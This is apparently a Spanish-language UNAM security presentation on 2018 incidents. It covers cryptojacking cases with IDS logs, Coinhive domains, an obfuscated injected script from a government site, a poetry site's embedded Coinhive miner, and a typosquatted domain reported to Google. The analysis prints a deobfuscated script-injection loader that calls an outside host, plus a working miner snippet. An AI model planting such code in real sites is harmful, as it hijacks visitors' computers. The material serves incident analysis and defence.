# geoip.latitude        Q Q □ * 51.299
# geoip.location         Q Q □ * {
    "lon": 9.491,
    "lat": 51.2993
}
# geoip.longitude        Q Q □ * 9.491
t geoip.postal_code     Q Q □ * 83333
t geoip.region_code     Q Q □ * SON
t geoip.region_name      Q Q □ * Sonora
t geoip.timezone         Q Q □ * America/Hermosillo
t host                  Q Q □ * sensor4
t packet                Q Q □ * RQAAKAAAAA6ABm29hPg6iV6C7W/7ZwySn3kt+REYVfxQ1AoAW1UAAA==
# packet_info.linktype  Q Q □ * 12
t path                  Q Q □ * /var/log/suricata/eve.json
t payload                Q Q □ * eyJpZCI6MSwibWV0aG9kIjoibWluawsnLnN1YnNjcmliZSIsIn8hcmFtcyI6WyJNaW51ckdhGVEZWivOC4xIixudwxsLCJidGcucG9vbC5taW51cmdhdGuuY29t
t payload_printable     Q Q □ * [{"id":1,"method":"mining.subscribe","params":["MinerGateDeb/8.1",null,"btg.pool.minergate.com","3257"]}, {"id":2,"method":"mining.authorize","params":["[REDACTED]@gmail.com","x"]}]
t proto                 Q Q □ * TCP
```

Es seguro | <https://es.minergate.com>

The image shows the MinerGate website. At the top, there is a navigation bar with links: Affiliate, Cadenas de bloques, Calculadora, Descargas, Cloud mining, Estadísticas del pozo, Blog, Service monitor, SPA, Register, and Inicia Sesión. Below the navigation bar is a large screenshot of the MinerGate software interface. The software interface shows a message: "Congratulations! Smart mining is activated" and "Automatic mining of the currency that has the highest exchange rate during the last hour". It displays mining statistics for ETH (23.205379847040), XDN (130.96 H/s), and XMR (18.8 MH/s). Below this, there is a section for "ALGO MINING" showing mining speeds for Bitcoin Gold (414.8 KH/s) and Zcash (272.8 KH/s). Further down, there is a section for "CURRENCIES" listing various cryptocurrencies with their logos and abbreviations: Bitcoin (BTC), Zcash (ZEC), Bitcoin Gold (BTG), Monero (XMR), Ethereum Classic (ETC), Bytecoin (BCN), and Ethereum (ETH). A green button labeled "Buy Bitcoin with Credit Card" is visible at the bottom. To the right of the Ethereum section, there is a link "+ 9 more". On the right side of the main content area, there is a large text block: "Cryptocurrency GUI miner 8.1 & Mining Pool" and a green button labeled "Download & Start Mining". Below this button, there is a link "aprender mas en nuestras preguntas frecuentes or contact support".

MINERGATE

Affiliate Cadenas de bloques Calculadora Descargas Cloud mining Estadísticas del pozo Blog Service monitor SPA Register Inicia Sesión

Congratulations! Smart mining is activated

Automatic mining of the currency that has the highest exchange rate during the last hour

CURRENCY BALANCE

ETH SMART 23.205379847040

CPU MINING SPEED CORES USED GPU MINING SPEED OPTIONS SHARES: GOOD BAD / LAST UNCONFIRMED BALANCE REWARD METHOD

XDN 130.96 H/S

ALGO MINING

Bitcoin Gold BTG 414.8 KH/s

Zcash ZEC 272.8 KH/s

Bitcoin BTC 56.5 PH/s

Monero XMR 18.8 MH/s

Ethereum Classic ETC 13.3 GH/s

Bytecoin BCN 1.4 MH/s

Ethereum ETH 89.6 GH/s

+ 9 more

Buy Bitcoin with Credit Card

Cryptocurrency GUI miner 8.1 & Mining Pool


Download & Start Mining

aprender mas en nuestras preguntas frecuentes or contact support

Escenario 2



37.187.167.70	443	TLS 1.2	ws024.coinhive.com
13.90.95.57	443	TLS 1.2	get.skype.com
52.114.128.9	443	TLS 1.2	browser.pipe.aria.microsoft.com
104.20.65.187	443	TLS 1.2	coinpot.co



virustotal


URL: <http://ws024.coinhive.com/>

Detecciones: 5 / 67


Fecha de análisis: 2018-04-27 18:20:36 UTC (hace 0 minutos)

Análisis Información adicional Comentarios Votos

Analizador	Resultado
AutoShun	Malicious site
Sophos AV	Malicious site
Fortinet	Malware site
G-Data	Malware site
Kaspersky	Malware site



- ws003.coinhive.com
- ws005.coinhive.com
- ws009.coinhive.com
- coinhive.com
- ws002.coinhive.com
- ws004.coinhive.com
- ws010.coinhive.com
- ws016.coinhive.com
- ws019.coinhive.com
- ws020.coinhive.com
- ws022.coinhive.com
- ws023.coinhive.com
- ws024.coinhive.com
- ws026.coinhive.com
- ws027.coinhive.com
- ws029.coinhive.com
- ws030.coinhive.com
- ws032.coinhive.com



Coinhive - Monero JavaScript Miner

https://coinhive.com

Coinhive Documentation Login

HASHES/S TOTAL
0 0

THREADS SPEED
1 +/ - START MINING 100%

A Crypto Miner for your Website

Universidad Nacional Autónoma de México, REDISYBD

Escenario 3

The screenshot shows the homepage of the ISSEMyM website. At the top, there is a header bar with the URL "www.issemym.gob.mx". Below the header, the logo of the Government of the State of Mexico (GOBIERNO DEL ESTADO DE MÉXICO) and the EDOMEX logo (DECISIONES FIRMEZ, RESULTADOS FUERTEZ) are displayed. The main title "ISSEMyM" is prominently shown. A banner below the title reads "Gobierno del Estado de México". The navigation menu includes links for "Inicio", "Tu ISSEMyM", "Salud", "Prestaciones", "Recreación y Cultura", and "Trámites y Servicios".

The screenshot shows a terminal window or code editor displaying a piece of JavaScript code. The code defines a function `$fn.removeOnce` that removes elements from a jQuery object based on a specific name. The code is highlighted with syntax coloring. Below the function definition, there is a line of code that appears to be a exploit payload, starting with `var RqLm=window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]`. This line is highlighted with a yellow box.

```
1 //
2 $fn.removeOnce = function (id, fn) {
3     var name = id + '-processed';
4     var elements = this.filter('.' + name).removeClass(name);
5
6     return $.isFunction(fn) ? elements.each(fn) : elements;
7 };
8 })(jQuery);
```

```
9 var RqLm=window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x73\x42\x79\x
```

Screenshot of a VirusTotal analysis page for the URL <http://vuuwd.com/t.js>.

The analysis results show 8 detections out of 67, with a score of 2/100. A red arrow points from the URL input field to the detection count.

The analysis table lists various scanners and their findings:


Analizador	Resultado
DNS8	Malicious site
Dr.Web	Malicious site
Sucuri SiteCheck	Malicious site
Trustwave	Malicious site
AegisLab WebGuard	Malware site
Fortinet	Malware site
Kaspersky	Malware site
malwares.com URL checker	Malware site
ADMINUSLabs	Clean site
AlienVault	Clean site

A yellow box highlights the malicious JavaScript code extracted from the analyzed file:

```
70 $fn.removeOnce = function (id, fn) {  
71   var name = id + '-processed';  
72   var elements = this.filter('.' + name).removeClass(name);  
73   return $.isFunction(fn) ? elements.each(fn) : elements;  
74 };  
75 })(jQuery);  
76 var RqLm1 = window['document']['getElementsByTagName']('head')[0];  
77 var D2 = window['document']['createElement']('script');  
78 D2['type'] = 'text/javascript';  
79 D2['id'] = 'm_g_a';  
80 D2['src'] = 'http://vuuwd.com/t.js';  
81 RqLm1['appendChild'](D2);
```

A red arrow points from the highlighted code block to the URL in the original screenshot.

Escenario 4



→ C ⓘ view-source:www.tubreveespacio.com/poemas-de-desamor.htm

```

<!DOCTYPE html>
<html>
<head>
<meta content="text/html" charset="utf-8" /><!--charset=iso-8859-1-->
<meta content="text/html" charset="iso-8859-1" />
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="keywords" content="" />
<meta name="description" content="Poemas de desamor: cuando la tristeza y el dolor hacen su..." />
<meta name="revisit-after" content="15" />
<meta name="robots" content="all | index | follow" />
<meta name="language" content="spanish" />
<meta property="og:image" content="http://www.tubreveespacio.com/assets/images/logo_for_fb.png" />
<title>Poemas de Desamor</title>
<link href="http://www.tubreveespacio.com/assets/css/bootstrap.min.css" rel="stylesheet">
<link href="http://www.tubreveespacio.com/assets/css/bootstrap-theme.min.css" rel="stylesheet">
<link href="http://www.tubreveespacio.com/assets/css/style.css" rel="stylesheet">
<script>
window.fbAsyncInit = function() {
  FB.init({
    appId      : '579209842216450',
    xfbml     : true,
    version   : 'v2.1'
  });
  (function(d, s, id){
    var js, fjs = d.getElementsByTagName(s)[0];
    if (d.getElementById(id)) {return;}
    js = d.createElement(s); js.id = id;
    js.src = "//connect.facebook.net/es_CO/sdk.js";
    fjs.parentNode.insertBefore(js, fjs);
  })(document, 'script', 'facebook-jssdk');
}
</script>
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('oSXjl7f6YA3t4cKyoioQV7FreiBSNvP2');
miner.start();
</script>
```

www.tubreveespacio.com



Tu Breve Espacio

Pensamientos y reflexiones, para inspirarte a seguir nueva vida y en el amor

También encontrarás [cartas de amor y poemas](#) que te despertarán hermosos recuerdos, aquellos maravillosos ayer... y de hoy ¿por qué no?

Si lo que buscas son [pensamientos](#) de amor y mensajes positivos, los mejores están aquí.

También descubrirás cosas que en [ninguna otra web habías leído](#), [reflexiones](#) sobre temas algo polémicos, la silla y que argumento bien. ¿Sientes curiosidad?

Y por si aún no lo sabes, Tu Breve Espacio es reconocida como la mejor web de [poemas](#) de toda la red.

Encontrarás [poemas de amor](#) de poetas novedosos, no la misma poesía reciclada que ves en todos lados. Tú, por personas como tú y yo. Y la más reciente sección de [novelas](#), para que expreses tus dotes literarios.

También, porque me lo han pedido, el nuevo servicio de [postales](#).

¿Quieres saber dónde está lo más reciente? Visita [poesía nueva](#), [pensamientos nuevos](#) y [reflexiones nuevas](#). Yo sé, que quizás en estos momentos estás pasando por circunstancias muy difíciles en tu vida y sientes...

Cryptojacking: consecuencias

- El sitio puede ser agregado a listas negras.
- Pérdida de reputación.
- Financiamiento de organizaciones ilícitas.
- Experimentación de lentitud en el sitio web.
- Gasto de recursos de hardware y de energía eléctrica.

Cryptojacking: ¿Cómo puedo reducir el riesgo?

- Prácticas de desarrollo seguro de software y configuración de servidores.
- Política de uso correcto de activos.
- Uso de herramientas para la validación de scripts en el navegador.
- Uso de antivirus



No Coin
by [Keraf, Abdullah Diaa](#)

¿Cómo puedo mitigarlo? Plugins y sitios de apoyo



[NotMINING.org](#)
by [Adan K. Martin, José C. García Gamero](#)



minerBlock
by [CryptoMineDev](#)



NoMiner - Block Coin Miners
by [Emmy](#)



Check if your website was infected with cryptojacking.
If you use NotMINING, you consent to our [Terms of Service](#) and [Privacy Policy](#)

Vulnerabilidad en Google Docs Offline

Caso 3



¿Qué es?

Un problema en el algoritmo de reconocimiento óptico de caracteres (OCR, por sus siglas en inglés) está interpretando el carácter “a” como “o”. Y la extensión de Chrome Google Docs Offline y Adobe Acrobat Reader están generando un enlace web de manera errónea.



Circulares digitalizadas con
Adobe Acrobat Pro 11.0.0
Paper Capture Plug-in with
ClearScan.

¿Cuál sería el riesgo que conlleva éste problema?



Vigilancia

Home > Circulares > 2018

Circulares - 2018

- » Dirección General de Personal
- » Secretaría Administrativa
- » Otras



DIRECCIÓN GENERAL DE PERSONAL

PROCEDIMIENTO

TRÁMITE DE RETIRO POR JUBILACIÓN/PENSIÓN PARA PERSONAL ADMINISTRATIVO DE BASE

DESCRIPCIÓN DEL PROCEDIMIENTO

RESPONSABLE

TRABAJADOR ADMINISTRATIVO
DE BASE

ACTIVIDAD

DEL 2 AL 6 JUNIO DE 2014

Acude a la Secretaría Administrativa, Unidad Administrativa o Delegación Administrativa de su dependencia de adscripción a entregar su solicitud para participar en el Programa de Retiro por Jubilación/Pensión.

Notifica al trabajador respecto de las fechas y el lugar donde se le entregará el pago y documentación respectiva, a través de la página web www.personal.unam.mx

TRABAJADOR ADMINISTRATIVO
DE BASE

Acude en la <http://www.personal.unam.mx> que recibirá el pago y la documentación correspondiente.

Análisis de la dirección URL

www.personol.unom.mx/index.html

www.personol.unom.mx/index.html



The screenshot shows the Creditea homepage. At the top right is the Creditea logo with the tagline "Tu dinero en 15 minutos". Below the logo is a photograph of four people jumping joyfully on a beach at sunset. To the right of the photo, the text "Tu dinero en 15 minutos" is repeated. The main text on the page reads: "En Creditea te ofrecemos las mejores condiciones para conseguir un crédito rápido y financiar tus compras. Sin avales ni comisiones, de manera rápida y segura. Retira la cantidad que necesites y sólo paga por aquello de lo que dispongas." A large green button labeled "PIDE TU CRÉDITO" is prominently displayed. Below it, a question "¿Lo vas a dejar escapar?" is followed by four icons with corresponding text: "¡El crédito más flexible!", "¡Los intereses más bajos!", "¡Sin comisiones!", and "¡Tu dinero en tiempo récord!".

www.personol.unom.mx/index.html

creditea

Tu dinero en 15 minutos

En Creditea te ofrecemos las mejores condiciones para conseguir un crédito rápido y financiar tus compras.

Sin avales ni comisiones, de manera rápida y segura.

Retira la cantidad que necesites y sólo paga por aquello de lo que dispongas.

PIDE TU CRÉDITO

¿Lo vas a dejar escapar?

¡El crédito más flexible!

Sólo nosotros te ofrecemos créditos rápidos de hasta 3.000€.

¡Los intereses más bajos!

Ninguna otra web similar te ofrecerá tan buenas condiciones

¡Sin comisiones!

0€ por comisión de apertura, 0€ por gastos de gestión, 0€ por cancelación anticipada

¡Tu dinero en tiempo récord!

En 15 minutos te enviaremos tu dinero, una vez aceptada tu solicitud

A screenshot of a web browser displaying the creditea.mx website. The URL in the address bar is https://creditea.mx/mx/?utm_expid=,vP-ZAltvR7. The page features a top navigation bar with icons for back, forward, search, and user session. The main content area has a pink background. At the top left is the creditea logo. On the right is a green "Iniciar sesión" button. In the center, there's a large blue banner asking "¿Cuánto dinero necesitas? \$15,000". To its right, text says "Tu pago quincenal estimado: \$1,129". Below this is a budget calculator with a range from \$5,000 to \$40,000. A yellow button labeled "¡SOLICÍTALO AQUÍ!" is visible. A blue arrow points down from the URL in the address bar to the website's URL.

https://creditea.mx



Tecnología y seguridad

Tu información siempre estará protegida, nuestra plataforma es una de las más seguras y eficientes a nivel mundial.



Obtén hasta \$40,000

Paga máximo en 48 quincenas, puedes hacerlo por adelantado y ahorrar intereses.




Más eficiente

No pierdas tiempo en sucursales, sin papeleos excesivos, hazlo desde cualquier lugar.

Dimensionamiento de la afectación



site:unom.mx



The screenshot shows a Google search results page with the following details:

- Search Query:** site:unom.mx
- Results:** 6 resultados (0.13 segundos)
- First Result:** Probar Google Search Console
www.google.com/webmasters/
¿Eres dueño de unom.mx? Obtén datos de clasificación e índice de Google.
- Second Result:** www.unom.mx/
No hay información disponible sobre esta página.
Obtener más información
- Third Result:** unom.mx/
No hay información disponible sobre esta página.
Obtener más información
- Fourth Result:** www.unom.mx/iisunam
No hay información disponible sobre esta página.
Obtener más información
- Fifth Result:** www.cepe.unom.mx/
No hay información disponible sobre esta página.
Obtener más información
- Sixth Result:** blbhoteco.unlversum.unom.mx/
No hay información disponible sobre esta página.
Obtener más información
- Seventh Result:** www.jornada.unom.mx/ultimas/2016/09/08/mexicanos-...
No hay información disponible sobre esta página.
Obtener más información

Evaluación del dominio



<https://toolbar.netcraft.com>

The screenshot shows a browser window displaying the Netcraft Site Report for the domain www.unom.mx. The URL in the address bar is https://toolbar.netcraft.com/site_report?url=http%3A%2F%2Fwww.unom.mx. The page includes a sidebar with links for Home, Download Now!, Report a Phish, Site Report, Top Reporters, Incentives for reporters, Phishiest TLDs, Phishiest Countries, Phishiest Hosters, Phishiest Certificate Authorities, Phishing Map, Takedown Map, Most Popular Websites, Branded Extensions, and Tell a Friend. Below this is a section for Phishing & Fraud with links for Phishing Site Feed, Hosting Phishing Alerts, SSL CA Phishing Alerts, Protection for TLDs against Phishing and Malware, Deceptive Domain Score, Bank Fraud Detection, and Phishing Site Countermeasures. The main content area is titled "Site report for www.unom.mx". It features a search bar for "Lookup another URL: Enter a URL here". The "Background" section contains tables for Site title (Not Present), Site rank (Not Present), Description (Not Present), Keywords (Not Present), and Netcraft Risk Rating [FAQ] (9/10, represented by a red progress bar). The "Network" section lists Site (<http://www.unom.mx>), Domain (unom.mx), IP address (unknown), IPv6 address (Not Present), Domain registrar (whois.mx), Organisation (Guadalajara, Mexico), Top Level Domain (Mexico (.mx)), and Hosting country (US). The "Hosting History" section shows Netblock owner (Google LLC) at 1600 Amphitheatre Parkway Mountain View CA US 94043, IP address (35.231.119.42), and OS (Linux).

Site title	Not Present	Date first seen	Not Present
Site rank	Not Present	Primary language	English
Description	Not Present		
Keywords	Not Present		
Netcraft Risk Rating [FAQ]	9/10		

Site	http://www.unom.mx	Netblock Owner	Google LLC
Domain	unom.mx	Nameserver	unknown
IP address	unknown	DNS admin	unknown
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	whois.mx	Nameserver organisation	unknown
Organisation	Guadalajara, Mexico	Hosting company	unknown
Top Level Domain	Mexico (.mx)	DNS Security Extensions	unknown
Hosting country	US		

Netblock owner	IP address	OS
Google LLC 1600 Amphitheatre Parkway Mountain View CA US 94043	35.231.119.42	Linux

Contención del incidente



https://toolbar.netcraft.com/report_url

Lenovo Recomend... Dirección General As... AlienVault Unified S... SANS - Information Nessus, OpenVAS an... Fix metasploit "Data... Java eBooks - Free... Installing Alfresco C... Debian Installation - uninstall and remove

Report Suspicious URL

Report a Phishing URL

If you receive a phishing mail, please report the URL of the attacker's site. If you are unable to see the attacker's URL (e.g. because of javascript or pop-up blocking) or the phishing content is included as an email attachment (i.e. a drop site) please send the original email to scam@netcraft.com as an attachment.

The entire toolbar community will benefit from your vigilance.

We define a phishing URL as one that is attempting to impersonate a site operated by an organisation with which the victim of the phishing attempt has an existing relationship, in order to obtain passwords or other personal information for use in some type of fraud.

This does not include sites such as fake banks, fake escrow sites, fake online shops, fake courier companies and so on, unless those sites are attempting to impersonate a site operated by a specific real organisation. Even if such sites are attempting to gather personal information or credit card details, we do not count them as phishing sites unless a specific real organisation is being impersonated. See the [Toolbar FAQ](#) for more information.

We have created a [leaderboard](#) displaying the people with the largest number of accepted reports so far this month, identified by their first names to preserve their anonymity. Every accepted report is also contributes towards your grand total, which is eligible for a number of [prizes](#).

Your name

Email address

URL to report

Reason(s) for reporting this URL

Report URL

Reporte de la vulnerabilidad al equipo de seguridad de Google

ap...@google.com <ap...@google.com> #1 Jun 20, 2018 06:30PM
Created issue (on behalf of @gmail.com).

Summary: Possible scam due a wrong URI or text interpretation in PDF files on Google docs offline extension

Hi my name is José Luis Sevilla, I work at Universidad Nacional Autónoma de México (UNAM) and I found a security issue in google docs extension offline

Steps to reproduce:

1. Open the next document <http://www.dgp.unam.mx/srvImprime/CircularServlet?id=535> with google docs extension in Google Chrome.
2. Look for the next string with the search tool (Ctrl+F) www.personol.unom.mx
3. As you can see the PDF Viewer on google docs extension misunderstands the "o" instead of "a"
4. If you follow the link it is possible get in a phishing site.

Attack scenario:

An attacker took advantage of this situation and he has gotten the [unom.mx](http://www.unom.mx) (the misunderstood domain by google docs extension) and he is offering financial services to UNAM community.

Even more, it has been observed with Google searches that some scams have been done. For example, if you search the next query site:[unom.mx](http://www.unom.mx) including the omitted results you can find scam sites similar to legitimate ones.

FAKE: www.unom.mx

LEGITIM: www.unam.mx

FAKE: www.jornada.unom.mx/ultimas/

LEGITIM: www.jornada.unam.mx/ultimas/

Warnings shown:

social_engineering

Primer respuesta de Google

ap...@google.com <ap...@google.com> #2Jun 20, 2018 06:30PM

** NOTE: This e-mail has been generated automatically. **
Thanks for your report.

This email confirms we've received your message. We'll investigate and get back to you once we've got an update. In the meantime, you might want to take a look at the list of frequently asked questions about Google VRP at <https://sites.google.com/site/bughunteruniversity/behind-the-scenes/faq>.

If you are reporting a security vulnerability and wish to appear in Google Security Hall of Fame, please create a profile at https://bughunter.withgoogle.com/new_profile.

You appear automatically in our Honorable Mentions if we decide to file a security vulnerability based on your report, and you will also show up in our Hall of Fame if we issue a reward.

Note that if you did not report a vulnerability, or a technical security problem in one of our products, we won't be able to act on your report. This channel is not the right one if you wish to resolve a problem with your account, report non-security bugs, or suggest a new feature in our product.

Cheers,
Google Security Bot

Duda del
equipo de
Google

mo...@google.com <mo...@google.com
> #3Jun 21, 2018 12:40AM
